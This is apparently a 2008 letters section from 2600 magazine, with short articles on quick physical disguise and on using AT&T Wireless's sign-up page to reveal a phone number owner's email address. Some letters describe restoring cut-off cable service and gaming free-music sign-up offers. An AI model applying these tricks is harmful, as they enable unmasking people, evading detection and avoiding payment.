Watching TV is one of my everyday activities along with hacking. Cablevision is my current provider and my favorite until now. One day I came home from school expecting to watch a new episode of *Oprah* but soon became frustrated. I started to set up my Cablevision DVR box to record the show at 4:00, and I was looking forward to watching it until the Cablevision box just shut off. I called my parents immediately, explaining the problem, and soon found out that they hadn't paid the cable bill yet.

So after a few minutes, I calmed down. I knew I had five minutes left until *Oprah* came on. My mission then became to hack the cable box so I could watch my show. I began to experiment with switching the access cards for the boxes, switching the box off and on, removing and reinserting the access cards until I saw the number or the current time, and holding down the "select" button while pressing the power and channel up buttons.

It was about 30 seconds until the start of the show when I finally succeeded. After I took out the access card, then reinserted it and held down the select button while simultaneously pressing down the power button, the cable box came back on and worked! I started shouting with joy, and then recorded my favorite new episode.

I then called my dad and began to tell him how I had hacked the cable box. My dad said, "Stop! We're on an open line." I laughed and got off the phone. I felt really good knowing that I had outsmarted Cablevision.

Note: I only gained access to 28 channels (channels 02 to 30). Can anyone tell me how anything I tried could have worked and also why I only got 28 channels back? Also, any other guidance or advice so I can learn more about hacking would be appreciated.

Shai

It sounds like you may have only gained access to the basic cable part of your package which might actually be the way Cablevision intended it to work for people who are late on their bills. Frantically pushing buttons can sometimes force certain modes to activate so that's often a good way to proceed in an emergency such as yours.

Dear *2600*:

I recently was asked to appear in a promo video for a city sponsored tech office space (details are boring). Being the only person in Charleston, South Carolina who understands post-1998 Internet technology, they really wanted to include me as their spokesperson.

My only condition was that somewhere in their footage, they must have a shot of my monitor, which displayed any non-pornographic content of my choosing. Contrary to their assumptions that I would have a BSoD, a penguin, or my "Olsen twins" screensaver on the background monitor, I chose a picture that confused them.

At the four second mark you will see a familiar *2600* image on my back monitor. I apologize for the brief and poorly captured imagery.

Here's a link to the very embarrassing video: http://www.youtube.com/watch?v=cLWFZ8mdInQ. Live for awhile and prosper some.

Noah

Thanks for the free plug.

Dear *2600*:

I know that you are interested in knowing what retailers who sell your magazine are up to so I would like to relate this story. On Wednesday, August 6th I visited a local Barnes and Noble bookstore (Pittsfield, Massachusetts - store #2661) while doing some errands

in order to pick up two of my favorite periodicals, the first one being *Mojo* magazine and the second one being *2600*. This store has been my source for your magazine for a number of years now and I've never had a problem buying it there. On this visit, however, I could not find your magazine. I went so far as to use the little round step stool to stand on in order to look between the magazines on the topmost rack, thinking for some reason maybe *2600* was hidden in there or somehow misplaced. No luck. I suspected that perhaps the store was just between issues and hadn't received or gotten around to putting the latest issue up. I eventually asked an employee who looked up both magazines in the store computer, confirmed they should have both in the store, and promptly found the first one easily. He could not find *2600*, however, and was at a loss to understand why. I took one last hard look around the magazine bins myself and then gave up empty handed so to speak.

Luckily, just two weeks later I found myself back in that town and was able to swing by the same Barnes and Noble. When I went up to the magazine racks where your magazine typically sits, I saw a different employee pulling magazines off the shelves and stacking them neatly on a bench. He saw me snooping about and craning my neck and asked me what I was looking for. I told him I was there last week and couldn't find *2600*. He said, "That's because it's hidden." Then he reached up behind a tall computer magazine and pulled a fresh Summer 2008 copy of *2600* down for me. I know for a fact they weren't there two weeks ago because the spot where he pulled it from is one where I was looking while standing on the step stool. He went on to say that "*2600* has to be concealed now." I asked why that was since I never had trouble finding it in the past. He said the directive "came down from corporate, that they don't want that particular magazine showing anymore." He added that they would probably change their tune when they realized that they weren't selling as many. I said that I hoped he was right.

FYI, they did ring my *2600* purchase up correctly as it appears on my receipt as: "2600 HACKER QUARTERLY, 0725274831586, (1 @ 6.25)".

S1m0nS3z

We know even without asking that such a directive would make no sense at all. We don't know what kind of games are going on at that store but it wouldn't be the first time an employee did something crazy to one of our issues. We thank you for continuing to ensure that we're findable in your local stores. If this kind of thing continues, we suggest you speak to the manager about it.

Dear *2600*:

Hi. I'm an 11-year-old boy in Sweden. I've heard about a new hacker that calls himself Zero Cool. He's also 11. His father is from Kosovo and now he's at war with some other Albanian hackers: Dr.Go, @nti-Viru!$, Matrix, Unicracker, and Granit.

Dr.Go is 15-16 years old, he's the only one of these crackers who's got a heart. His friend is @nti-Viru!$, he cracked an FBI page a few days ago, he used to be friend with Matrix but then they became enemies, and he's about 180 cm.

@nti-Viru!$ is also 15-16 years old, he's the one who has the coldest heart, he made Matrix's nose get bloody - haha it's really funny. I can tell you about it in the end. He's about 164 cm.

Matrix got his nose bloody from @nti-Viru!$, he used to be friends with Dr.Go but it didn't get so good. He's about 180 cm and he's friend's with Unicracker. Matrix is ranked Number One on the hacker list in Kosovo.

I don't have any info on Unicracker.

Zero Cool is 11 years old, he's 163 cm., and lives somewhere in Sweden.

Here is the story about @nti-Viru!$, Dr.Go, Matrix, and Matrix's little brother: @nti-Viru!$ gave a lollipop to Matrix's little brother and his phone to record when they beat up his brother. (Matrix's little brother is 11-12 years old.) @nti-Viru!$ hit Matrix with his fist and broke his glasses and then Matrix started bleeding from the nose and Matrix's little brother looked at them with confused and surprised eyes. Then @nti-Viru!$ looked at Dr.Go and said, "What the hell are you doing?" (they are really just speaking Albanian at the time) and he kept saying, "Why did you hit him?" Then @nti-Viru!$ kicked him and Matrix started running and @nti-Viru!$ and Dr.Go ran after him (also Matrix's little brother). Then when Matrix was about to go into his big house (first he had to pass the gate to come to the yard), @nti-viru!$ kicked him in the ass, then Matrix let his little brother go in and they started swearing at each other (Matrix on one side of the gate and @nti-viru!$ on the other). Then Matrix started with, "I f#cked your mum, I f#cked you up." Then @ nti-viru!$ said, "Well come out then!" Then Matrix said, "No way, I'm never going outside again." Then Matrix turned to his little brother and started swearing at him and at his lollipop like: "You and your f#cking lollipop!"

Cracker Spion

Well, there's at least one book here and without doubt a major motion picture as well. It's clear to see what makes these people the talented hackers that they are. Why can't the rest of the world understand this? We hope in the next installment to find out why Zero Cool went to war and who the hell Granit is. Truly fascinating stuff.

The Best of 2600

Dear *2600*:

Being a lifetime subscriber, is *The Best of 2600* book free for me or do I get a discount of some kind? I didn't find any relevant information pertaining to this so I figured I'd drop you a line and see if you had any answers or brought the question up to someone who may....

Hans

There are no discounts from us as we're not the ones publishing it. But you can certainly hunt around and find it at discounted prices in various places, online and off.

Dear *2600*:

Any chance that your new book *The Best of 2600* will be made available for download on Amazon Kindle? For those of us with old eyes, the ability to increase the font size of the text would be a real plus.

Keep up the good work.

mikef

It's certainly possible if the publishers go for it.

Dear *2600*:

After a several year hiatus from reading and writing to your magazine, I thought a bit of nostalgia was in order and I opened *The Best of 2600* while browsing my local Barnes and Noble. Lo and behold, I flipped to page 704 and was greeted by "Fun With Radio Shack," an article I wrote back in 2001 as "Cunning Linguist," my nom de plume at the time. I couldn't believe how immature my technical writing was! (I guess it's a good thing I can recognize that now.)

Thanks for the memories, and for putting my article in your mag - I mean, book!

Jeff Strauss
Formerly known as "Cunning Linguist"

Your immortality has now been achieved.

Problems

Dear *2600*:

I have not received any issue after my renewal, i.e., spring onwards.

Vikas
New Delhi

This was most likely a postal issue. We've forwarded your mail to the subscription department as you sent this to the letters department. (Yes, they are different people entirely.) That address, incidentally, is subs@2600.com.

Dear *2600*:

After 33 plus years of problem solving in the world of professional theater audio I accept that perfection is not attainable. It is a direction. Still, one stumbles upon the Hacker Quarterly and thinks that perhaps this publication, with an enormous amount of fascinating subjects, will be perfect. It seems that I have not really accepted that perfection is not attainable. Expectations cause one to stumble.

Just one edition of *2600* and I was captured. Volume 24 Number 4 moved me into the *2600* mode of thinking. I was home.

What to do next, besides subscribe. I'll get some back issues to keep me cookin' until the first issue of my subscription arrives here in BFE.

I ordered four back issues. The USPS had gotten it right this time and delivered my mail to me and not to some person at an address different from mine. Joy in Mudville.

Tearing open the package I find disappointment, a function of expectation. There was no Summer 2007 and two of the Autumn 2007. Pissed, I calculate sending back the extra Autumn 2007 and demanding a correction in the order.

No! I'll just send the extra issue to a friend (a real computer person, unlike myself). Salvation! The acceptance of imperfection allows me to relax and enjoy *2600* while scoring some Karmic points in helping a friend enjoy the goodies.

And so it goes. Thanks for putting out a publication which can stimulate creativity, stoke the fires of action taking, while reminding one to lighten up and accept that perfection is a direction, one that *2600* is already traveling, albeit with bumps along the way.

I wish *2600* success, happiness in what you do and urge you "Illigitimi non carborundum" (don't let the bastards wear you down).

Daniel

We applaud your positive and enlightened outlook on life's little setbacks but you really should let us know if we ever screw up like that and we'll be happy to make things right.

Dear *2600*:

Hey, I'm super excited that you picked the article I wrote that appears right at the beginning of the magazine. On a negative note, I was disappointed to see several grammatical and spelling errors in the General Information section. That section was clearly edited for size but I found myself struggling to understand what the paragraph was saying because there were not only spelling errors but complete changes of words. Some examples of that are "aperforms" instead of "access point" and "lotabase" instead of "locate me through their service." Please don't feel I am attacking you. I understand that editing a magazine like this would be time consuming and the occasional spelling mistake is to be accepted. I feel as though my article is much more difficult to understand and it makes me look like a poor writer. On a happier note, I can't wait to get *The Best of 2600* book. Again, thank you for publishing my article. I made a video demonstration as well which can be found at:
http://thebmxr.googlepages.com/home2

Terry Stenvold

We're really sorry about how that article got majorly messed up in a couple of places. This was the result of a computer error that took place after the proofreading process. We also neglected to mention the availability of source code from the article in our code repository (http://www.2600.com/code).

We're reprinting the affected sections from the article which appeared on page 6 and 7 of 25:2. The paragraph under "General Information" should have read as follows (missing sections in bold):

*"As you may know, there is a new feature included in the Google maps 1.1.3 update for the Apple iPhone and iPod Touch; the "Locate Me" feature. The new feature is provided by another company called Skyhook Wireless (http://www.skyhookwireless.com/). Skyhook's system is named WPS, for Wireless Positioning System, and locates users by knowing the location of their wireless a**ccess point. In another context, "WPS" also is a term coined by the Wi-Fi Alliance to mean "Wi-Fi Protected Setup." Skyhook** performs their location features in a unique way because WPS requires knowledge of the specific geographic location of individ**ual access points. The Skyhook website states that information is obtained by deploying hundreds of data specialists who scan and locate access points using proprietary scanning vehicles. Skyhook deploys approximately two hundred wardrivers to sca**n and locate access points and they then append this information to a large reference database. The problem with the system, other than knowing someone has driven by your house or business and added your AP's information to a large database, is that a third party can then locate you with only your MAC address. I recently emailed Skyhook and asked if there is a way for people to lo**cate me through their service. They responded, "no, in no way can anyone track your location." The second question I asked was if it is possible to have someone's AP address removed from their database. They responded, saying that they "cannot remove individual access points... every access point by definition broadcasts a radio beacon.... The only way to stop an access point from broadcasting its presence is to unplug it.... we don't actually identify the location of access points, just the signals that they create." This information is particularly unsettling since Skyhook claims no other way to remove an AP's address from the data**base besides unplugging the access point."*

In addition, the last line of the "Step 1" paragraph was truncated and should read:

*"Gaining access to a computer through a Trojan horse and running the command "arp -a" **will also allow someone to obtain a MAC address on a Windows machine.**"*

In addition, there was a slight mangling of text on page 55 in the "Bank of America" article. The affected

section should have read:

*"The "54XXXXXXXXXXXXXX" **is the full credit card number of the account. Because this information is in the URL, it is stored in server logs. It is also** kept in the web browser's history, where it can be seen by future users of the same computer. This is where the ability to read other customers' statements comes into play."*

Again, we're very sorry this foulup happened and will take extra precautions to ensure that no repeats of this occur.

Dear *2600:*

A strange thing happened to me recently. I couldn't find a job. It's not like I couldn't find some part time gig slinging burgers, but I was looking for a *job*. I wanted something where I could get paid to do the things I enjoyed. And that just happened to be working on my computer with the software that makes regular users confused. I looked in the classified ads, but everything I could find was out of my reach. All these positions asked for the same thing: a degree and experience. Now these are things that I don't have, not for a lack of trying, but more for a lack of money and the necessary attention span for general education classes at my local community college. So after a semester or two (I had lost count after so many years have passed) and some years trying to pass as a factory worker, I again tried to find work in IT, either as an admin or just the poor dupe who had to make sure the temperature of the server room was right. But they all asked for that degree. I couldn't even find one that asked for a certification. Was that a plan that failed in the IT world? So I tried to submit my resume as it was, making sure to note that I taught myself everything they wouldn't in high school. And it got me nowhere. Am I to believe that the only place I can learn is in a classroom, wasting two or more years of my life learning the sludge that won't be necessary by the time I finish my schooling? And besides, I had taught myself the basics of a programming language in a matter of a few months. I'm even working on projects using this language, things to make my life run smoothly. But nobody takes it seriously because I don't have a piece of paper that says I can do it. Whatever happened to the days when a person who knew how to use a computer had a job before even leaving high school? Granted, I am a bit old, being 27, but I should still be able to find a decent job working in the field without a degree. And I'm not about to waste two more years of my life waiting for a job to come in.

Another strange thing happened to me recently. I was talking about how I needed to work on my computer to one of my fellow burger flippers, and she asked me if I was a gamer. Where is it written that in order to work on your computer, you have to be a gamer? I hate computer games. I understand that the average user has no idea how the Internet works, how web pages get to their screen, but just because I know more about computers than the average user doesn't mean I am a gamer. I am a hacker. I have always been one and I will always be one.

Where have all the true computer nerds gone? What happened to the days when being a nerd meant that you could program a computer to do various tasks? Why do I have to spend years of my life being taught something I can teach myself in two years? Why is it that in order to be good with computers, I have to play games? I'm tired of these things. I wish for the old days, when being good with computers kept you in an elite group of nerds and geeks.

Psion the GateKeeper

Requests

Dear *2600:*

Could you index a list of subjects covered by all issues so that I could search them and find out if and when you have written about something I am interested in? Thanks!

John

If we could snap our fingers and have this done, we would love it. But putting together an index with all of the material we have would take an eternity. Right now your best bet is to search for keywords in titles on our online store (http://store.2600.com). Maybe someday we can make this happen.

Dear *2600:*

Does anyone at *2600* have an old *Hack-Tic* demon dialer? People at *Hack-tic* claim the software source is "missing." Who has the source code for the Motorola chip? Someone must have it.

xemail

The call is out.

Dear *2600:*

Can you guys recommend other zines of the same ilk? My thirst is endless. Also, I find your back issue ordering quite perplexing. I can order two years for $35 ($40 normally) or five years for $85 ($100 normally). That breaks down to $17.50 per year for two, or $17 for five... hardly a savings! I mean, I want an actual bulk discount for ordering more! Please advise.

Also, your new book sort of gave me an idea. Why not publish a special mag you have to buy separately that is a best of the previous two years? You could publish it yearly, and then articles from each year would get two chances to make it into the best of the past two years mag. I'd buy!

E

That would be something else that requires quite a bit of coordination. Getting the book out was a real milestone and we hope that satisfies people for a while. As for our discounts, we can only go so far. Printing and postage costs are constantly going up so there's a limit to how much we can slash, even on bulk orders. And, to answer your first question, at the moment we're unaware of any other printed magazine that does what we do.

Contributions

Dear *2600:*

I made some useful programs which may be worth mentioning:

A keylogger-detector for detecting hardware keyloggers: https://sslsites.de/www.true-random.com/homepage/projects/anon_inet/heartbeat++.c

A randomizer for randomizing IPV4 numbers in (log)files (because I'm running a TOR server at home): https://sslsites.de/www.true-random.com/homepage/projects/liberal/randomize.html https://sourceforge.net/projects/randomize

By the way, I'm looking for public key steganography programs but could find none. Do you know some?

Dr. Rolf Freitag

There's plenty of discussion about public key steganography in various places on the net but we don't know of specific programs either. We imagine our readers may be able to find out more.

Dear *2600*:

I'm not much of a hacker, but I do read the magazines. Anyway, I saw the article in the summer of '07 about getting free music with sign up bonuses, and I thought about how said process could be improved.

1) The sites listed can remember your IP, and they only give you one track on sign up, so I found Iomoio. Iomoio doesn't remember your IP and gives you two free tracks upon sign up.

2) With the process in the article, you have to wait ten minutes for the site to reset your account, and it also remembers your IP, thus leading to the discovery of pookmail.com. It allows you to create a temporary email account for any amount of time, and you can look in on other people's stuff who used it before (very funny, people sign up to cheap porn sites with pookmail - just read the subject lines of the mail and laugh).

bluSKR33N

Observations

Dear *2600*:

I hope I'm not pointing out the obvious when I say this, but within the past two issues I have noticed something odd. In the table of contents of 25:1 there seems to be a small reference to George Orwell's *1984* in which right underneath the sponge it says: "We shall meet in the place where there is no darkness." I then couldn't help but notice that for the advertisement of your new book on page 64 of volume 25:2 the author is Emmanuel Goldstein. I hope this isn't something you have been doing for a while or some kind of silly coincidence, since I am a fairly new reader. I would just like to thank you for keeping this magazine one of the most enjoyable magazines I have ever read, and I hope that you will never get rid of the political aspect of this magazine, since it's one of my favorite parts!

John

Dear *2600*:

It's an interesting fact that in Germany, "Hacker" is a common last name. So in Germany we have (at least) one mayor with the name German Hacker: http://www.german-hacker.de/

He has a doctor's degree.

Dr. No

What's even more interesting is that his first name is literally German.

Dear *2600*:

In my article, "Spirits 2000 Insecurity" that was published in 25:2, I realized that there was an error. I had said that you only need emp.cdx to be able to view the database in Visual Fox Pro, but if I remember correctly, you need emp.dat and emp.fpt as well. Both of these files can be found in the same directory as emp.cdx though.

drlecter

Dear *2600*:

Congratulations on The Last HOPE. From what I hear, it was a great success... and it pained me greatly to not have the pleasure of attending. To the point: Recently, I had purchased a fair number of old *2600* magazines from eBay, ranging from the years of 1998 to 2000 and all in excellent condition. Looking upon these issues as bricks of knowledge, I am still reading them and find them very interesting, yet I have found a recurring topic pop into my head after each article. Back in the late 90s, the hacker community seemed to be more bold and open to ideas. I know that the Internet was growing rapidly and had everyone's heads turning, along with the spreading popularity of Windows 98 and NT, but there were numerous references that were published that pertained to government security as opposed to the corporate security that I see today. Also, there seemed to be more how-to's and step-by-step exploits in *2600*. I am by no means bashing this magazine... I am an avid subscriber. But what is it with hackers today? Are they scared to post government papers and frequencies? Or was it the whole "Free Kevin" propaganda that had their blood boiling? These kinds of thoughts continue to flood my head as I read these pages of history... but I would like to hear from everyone whether or not the open-minded thinking of the hacker community has changed at all within the past decade. Thanks for your work, and keep up the great magazine!

PriesT

Attitudes definitely change over the years and that's something you can notice by poring through old material and getting into the spirit. This is also how you learn and figure out ways of applying past values to the present and future. Oftentimes that's where the answer lies.

Dear *2600*:

Raytheon's Internet security training provides some rather interesting definitions:

"Hacker - A 'hacker' is anyone who attempts any kind of illegal computer-based activity including breaking into someone else's information system. And the Internet is a hacker's paradise. It could potentially give hackers open access to any information held on Raytheon's information system. Raytheon uses a wide range of access controls in order to minimize the risks of this occurring. This is often done 'behind-the-scenes' without you even being aware."

"Social Engineering - Social engineering is the term for describing an intrusion that relies heavily on human interaction and often involves tricking people into breaking normal security procedures. Social engineering can take place face-to-face, over the phone and on-line, or any combination thereof. So a social engineer is a criminal who uses highly developed social skills including manipulation, ingratiation, impersonation, psychological tricks and a wide variety of tools to persuade you to reveal information to which they have no right or authorized access."

Oddlyeven

Dear *2600*:

I want to thank you for another great HOPE. It makes me feel warm and fuzzy inside knowing not everyone is a philistine automaton following the masses. While this was only my second time at a HOPE conference, I noticed some changes between HOPE Number Six and The Last HOPE and I was wondering

if you have noticed the same things over your longer frame of reference. First, the crowd seemed much more diverse this time (for example, more women). This is a good thing (not just more women, but diversity in general). I think the more diverse the hacker community gets, the better, because it means you are breaking down the hacker stereotype created by the media. Another thing I noticed was a lot more people! I remember two years ago some talks being standing room only, but this year it seemed like almost everything in Hopper was standing room only. Perhaps the conference has reached critical mass!? What do you think about getting a larger venue? I love Hotel Penn just as much as the next guy, but it seems to me the conference may have outgrown it. Then again, I am speaking from a limited frame of reference.

Sn00py

We've definitely grown in many ways and this conference was our biggest yet. But we still have a ton of space in the hotel and even some additional space that we have yet to use. We also want to avoid getting too big since that would ruin the magic.

Dear *2600:*

A while back, I posted my resume and responded to a few listings on a United Arab Emirates IT job website. A few days later, upon placing cell phone calls, I would hear a strange recurring tone, a beeping noise every three seconds (cell was on my resume), so I made sure to keep my conversations legit, never mentioning warez, technical, etc.... I then conferred with a friend of a friend doing government work who, after several weeks, said that the government could be listening in and that I could have raised a red flag due to my posting.

I cannot confirm any of this after much Googling and realize that he could be pulling my leg. Has anyone heard of this kind of thing?

You may be asking why I posted on a UAE site. I'm about as close to Arabic as Mother Theresa is to Paris Hilton, but I wanted to see how many hits I could get. Opportunities always abound!

aurfalien

Very few governments still beep when listening in on you. Be concerned when you hear nothing.

Dear *2600:*

I love your publication. I am slightly disappointed with the cover of 25:2. Being a photographer, I was interested in your cover photo. Being a New Yorker, I have to tell you that the picture is printed backwards. If you need proof, let me know. Otherwise, you can send the t-shirt to me. (I know that only published submissions rate a t-shirt but it does not hurt to ask. Thanks for listening.)

Manuel

It also doesn't hurt to answer and tell you that we'd have to be insane to give out free shirts for every letter we publish. As for the photo, it's backwards for a reason.

Dear *2600:*

I love the cover of the Summer 2008 issue. Can you give me (us, if anyone else cares) more information about the photo. Yes, it's Manhattan, looking south down Broadway from about 25th Street. The trolleys and lack of automobiles date it to the late 1800s or possibly early 1900s. But that building on the left that looks like a radio? That can't be part of the original photo, and it seems to jut into the middle of 5th Avenue.

At any rate, nice job by Dabu Ch'wald.

PF

Yes, you spotted something else that was altered about the photo: the old time radio building. It's all part of our dying technology theme this year.

Dear *2600:*

Not trying to reduce paranoia of course, but every time I look for your magazine at Barnes and Noble, it is always up front along with other small format magazines such as *Make*, etc.

Love your mag even though I don't understand 90 percent of the more technical articles.

Norm

Gratitude

Dear *2600:*

Being only 19 and already working for a small computer company which makes a program for restaurants that use touch screens to do orders and such, I just need to say that finding your mag when I was like 14 has led me to a great career. So with all this in mind I want to thank you for all you have done to help me be who I am today. Godspeed and keep that information coming.

990.Tim

It's great to hear that but give yourself the credit for finding something that works for you. We're just one of a variety of stimuli.

Dear *2600:*

I'm a new subscriber to *2600*, having just received my second issue, 25:2. Let me just say thanks for having the wherewithal to stick with something for such a long time. I remember hearing about *2600* when I was just a wee lad back in the 80s.

Anyway, one of the more interesting parts of the magazine (for me at least) is the letters section. I'm thinking it would be nice to have a Letters section called "Moronics" or some such thing, a spot where you could put all the useless, although very entertaining letters such as the one from Eva asking for advice on how to obtain a new identity for her and her daughter, or the one from "Z" complaining about the "ShopAtHome SelectRebates" crapware. It would be nice not to have to sort through all the mundane, "normal" letters in order to read the real "cream" if you will.

Short of that, keep on rockin'!

Max@MVCT

We prefer to let our readers decide for themselves who the morons are rather than have us label them so definitively. That is, assuming we've ever gotten any moronic letters at all.

Dear *2600:*

Greetz from your northern neighbors in Toronto, Canada! I just enjoyed reading Acidevil's letter in 25:2 regarding your lifetime subscription offer. It made me laugh because I too have considered the same issues as to whether *2600* would last long enough to make a lifetime subscription worth it or as to whether the magazine would still be awesome in the post-Emmanuel Goldstein era.

Here in Canada, including taxes, I've paid as much as $11 an issue, averaging about $10 an issue. Assuming *2600* lasts another 20 years, a lifetime subscription for me would make that $3.25 an issue, which is awesome bang for the buck.

I am 22 years old now and have only had one two-year subscription to *2600*. I've been buying the magazine since I was about 15, making that 20 issues purchased at retail (not including my two year subscription) for a price of $200 for 20 issues.

2600 has been brought to court many times, has felt pressure from corporations and your powerful (and ignorant) government, and yet has stood the test of time. You guys are still around after immense pressures in the last 24 years and my bet is that you'll be around for many more.

I realize that I don't want to be in Acidevil's position of having spent more than needed on anything (though I already kind of am). That being said, I've just purchased a lifetime subscription and look forward to reading *2600* until I'm an old man. I'm also pumped up to read the first three years of *2600* and have also just ordered *The Best of 2600: A Hacker Odyssey* from amazon.ca and can look forward to receiving that in the mail this week.

You guys have a bomb mag running. Let's hope not only for my 260 dollars' sake, but for the sake of the free world that you guys keep on trucking for many more years to come.

Marcio

Dear *2600:*

First of all, I would like to say thanks to all of the people who make *2600* possible: the staff, the writers, and the supporters. I don't consider myself a hacker, but I'm a computer geek with a grand thirst for knowledge. The first resources I turned to for learning about the hacker community were the Internet and *2600*. Since I read the magazine religiously, it would make sense to subscribe, but I get more enjoyment out of trekking to Barnes and Noble and buying a copy. As Rob G. mentioned in issue 25:1, workers at these bookstores are quite fond of covering up *2600* mags with other slightly larger ones. I stand by the shelf for a couple of minutes scanning the magazine to get the usual reactions. A lot of people stare at me, sometimes sneer, because the stereotypical "hacker" or person interested in anything to do with hackers is a white male. I am an African-American female. When I purchase the mag, the clerk is either friendly to me and intently looking at the cover of *2600,* or giving me that "you're one of those identity-stealing, child-porn distributing filthies the news keeps talking about." I think it's horrible that people choose to consider these stereotypes about hackers.

Kikidotstrange

There's no question that we have a lot of enemies in various places and their modus operandi is invariably to try and silence those they disagree with or are uneasy living on the same planet with. It's not entirely fair to assume that only bookstore workers are behind hiding our magazine. We wouldn't be surprised if there was an entire agency somewhere dedicated to visiting bookstores and hiding the most outrageous titles behind other less harmful ones. Well, we might be a little surprised. But the point is that anyone can do this and it's up to the rest of us to make sure it doesn't succeed in silencing us or anyone else. Thanks for having the strength to stick with us.

Dear *2600:*

I just wanted to write to you guys to tell you how much I love your magazine. It's the only written piece of literature in existence that stays on topic and consistent despite the changing times. My only wish is that I could have been alive at the start of all this. The pioneering adventures into the electronic unknown, the discoveries that changed the way people view computers altogether, just the fact of having nostalgia about these times must be truly a wonder. I've been fascinated by old and "outdated" technology since I first stumbled across the error filled ways of newer more "advanced and superior" technology *cough* Vista *cough*. I love bringing old boxes back to life and making them do things they were never able to do. I know I will never be able to venture into the digital darkness to the extent of those who came before me but I know that I can try. My motto is that one cannot appreciate his present and be prepared for his future if one does not understand his past. It's hard to explain to people why I spend so much time on "useless" and "obsolete" tech, especially at the age of 17, but despite what people say, I'll continue to do so. *2600* allows me to look back into the minds of those brave few who ventured unguided into the mysterious realm of cyberspace. It showed me that people still hold the torch of curiosity and determination. I was giving up on humanity as I saw us as a whole becoming more and more reliant on tech that was handed to us and optimized for our ignorant demands. The people slaving away at a keyboard spewing out programs that make our lives better were given no voice until now. Anyone who had the courage to stand up for freedom of speech and never hide from their problems and fears was thought, in my mind, to be nothing more than a fairy tale and that those individuals will never exist, until I read a small packet of pages hidden in the back of some newspapers at a rundown newsstand four years ago. One day I hope to buy all the magazines from the start to present day. It won't allow me to experience the emotions and events firsthand but it might help me with connecting to my vague past.

I'm not sure if this message makes any sense or if it will ever be read. Or for that matter if I am sending it to the right address, but hey, I wrote what I truly felt about this magazine and if no one reads it then it's okay. Just wanted to say thank you.

Sebastian

You actually have ventured into the past more than most others simply by showing such an appreciation for the technology and the sense of wonder that this all started with. Having that link is essential for moving forward and discovering new things. It's precisely this attitude that makes what we do worthwhile.

Six Quick Points of Disguise

by MasterChen

So, you find yourself in a place where you shouldn't be, and you need a quick escape. You've stayed low profile and haven't stood out too much, but you know that if you went out the way you came in, it would definitely be suspicious. Whatever the case may be, a quick disguise would aid in a safe escape. Now, before we continue, let me remind you that all information can be used for good or evil, so what you do with this is your decision. I accept no responsibility.

Wherever I go, I always carry a backpack with me that is equipped with a few items. These include a change of clothing, sunglasses, a razor, a hat, a wrist watch, a notebook with pen or pencil, reading material (your favorite issue of *2600* maybe?), and prescription or non-prescription reading glasses. To effectively disguise yourself, you need to change at least six features about yourself. I will be describing myself as an example for this article just to demonstrate what I am discussing.

Before Look

Prior to going through any sort of transformation, my typical appearance would be an Asian-American computer nerd with a shaved head, contact lenses, a little facial stubble, jeans and a plain t-shirt. I have a pretty plain description, but this is good. Why? When you are disguising yourself, you should think as if you are a blank page on an easel. All additions are details that hide the white space.

The Change

If you have the option to go to the nearest restroom, by all means, take it! Here, you can take the time to start from the bottom up. If I'm wearing pants, my change of clothing would usually consist of shorts. My t-shirt would be replaced with a short-sleeve, button-down, collared shirt. I would use the razor to shave what little stubble I had, and I'd replace my contacts with my glasses. Finally, I put on my hat and the wrist watch, and I am ready to go.

After Look

Now, my hat is covering my shaved head. My glasses alter the overall shape of my face, which is also a bit smoother now. My clothes are completely changed from what I started with, and the wrist watch adds a little extra detail. People in general do not have an eye for detail, which is why you need to have this skill. Take the time to analyze your features or traits. Then, see how well you can change them on the fly. Can anyone say Superman? All he did was take his glasses off.

The Next Step

Logically, the next thing you need to do is get the hell out! Pack your things nice and neatly, and leave immediately. It is important to note here that this is a quick disguise used for even quicker escapes. If someone stares at you long enough, it can spell disaster for you. How can you make a quick escape without running or even seeming like you're in a rush? This is where your notebook or reading material comes into play. You can use your notebook and pen to walk around in the general direction of your exit as if taking notes. This may add a look of authority to you; hopefully, it will be at least enough not to be challenged about your presence. The reading material can be used to make an incremental progression to the door. It may be cliché in movies, but just sitting down with your disguise and reading for a little bit can evade people who are just passing by. You don't have to cover your face and cut out a hole to see through your material. That's just nonsense.

Points to Consider

There are a few things you might want to do to help make your escape as easy and trouble-free as possible. First, try to avoid leaving the premises from the same place you entered. Your disguise should match your environment, so if you're in a business environment, clothes that are business to business casual would be a wise decision. Pack as lightly and as cheaply as possible. If you have to ditch your supplies after the transformation, it would be best not to carry brand name items. And, finally, from beginning to end, bring little to no attention to yourself.

Advanced Techniques

If you have ever taken a formal acting class, or if you think that you can pull it off, you can try disguising your demeanor as well. This can be done for example with a slight limp or by hunching while you walk. Whether or not you need to talk to anyone before you leave, you might want to keep the idea of changing your voice inflection in the back of your mind. Your new voice can fit your new personality if you want to take it that far.

Last Words

Remember that disguises are subtle, but at the same time detailed. An effective disguise is subtle enough not to bring attention, but detailed enough to evade familiarity to anyone who saw you previously.

Suggested Reading

The Spy's Guide: Office Espionage
Mind Manipulation by Dr. Haha Lung

Shout outs: #telephreak, #ca2600, #nv2600, #infoinject, gid, bgm, sneaksy, isfbf702, ch0pst1x, Yasumoto.

AT&T Wireless Customer Information

by Frater Perdurabo

I got home from work last night and saw an odd number on my caller ID: "UNKNOWN NAME, (812)-123-4567." As paranoid as I am, I put on my foil helmet and decided to see what I could do to find out who the number belonged to. After visiting a handful of sites which promised results but which I really didn't want to pay for, I decided to see what I could do with the wireless providers' websites themselves.

I didn't know which provider owned the exchange, so I went through a few and found that it was owned by AT&T. `Whitepages.com` will give you some information about an exchange, usually including the city and state and sometimes the provider, so it may be worth a shot.

After a quick scan of the AT&T Wireless home page, I found out how to get the information I wanted. Here's what to do:

Fire up your web browser, go to `http://wireless.att.com/`, and click on "Sign in to your account." Next, click the "Get Started" link for new user registration. The next page will ask for "your"cell phone number. Put in the AT&T cell number that you would like a little more info on, and one of a few things will happen:

1. If the phone number in question is one of AT&T's prepaid "GoPhone" numbers, you will get a page with another link and instructions to log in through the GoPhone portal.
2. If the subscriber has already registered their phone with the site, you will simply get a message to that effect.
3. Or, if the subscriber has yet to register, you will be directed to a sign-up page. In many cases, this will include one or more of the email addresses that the subscriber provided when he or she began to contract with AT&T.


Obviously, this is poor handling of customer information. How many people do you know with an email address in the format `firstname_lastname123➥@provider.com`? It turns out that this was the case with the number in question. I now knew that my fiancé's former coworker had called her, wondering how she was doing. I removed my tinfoil hat.

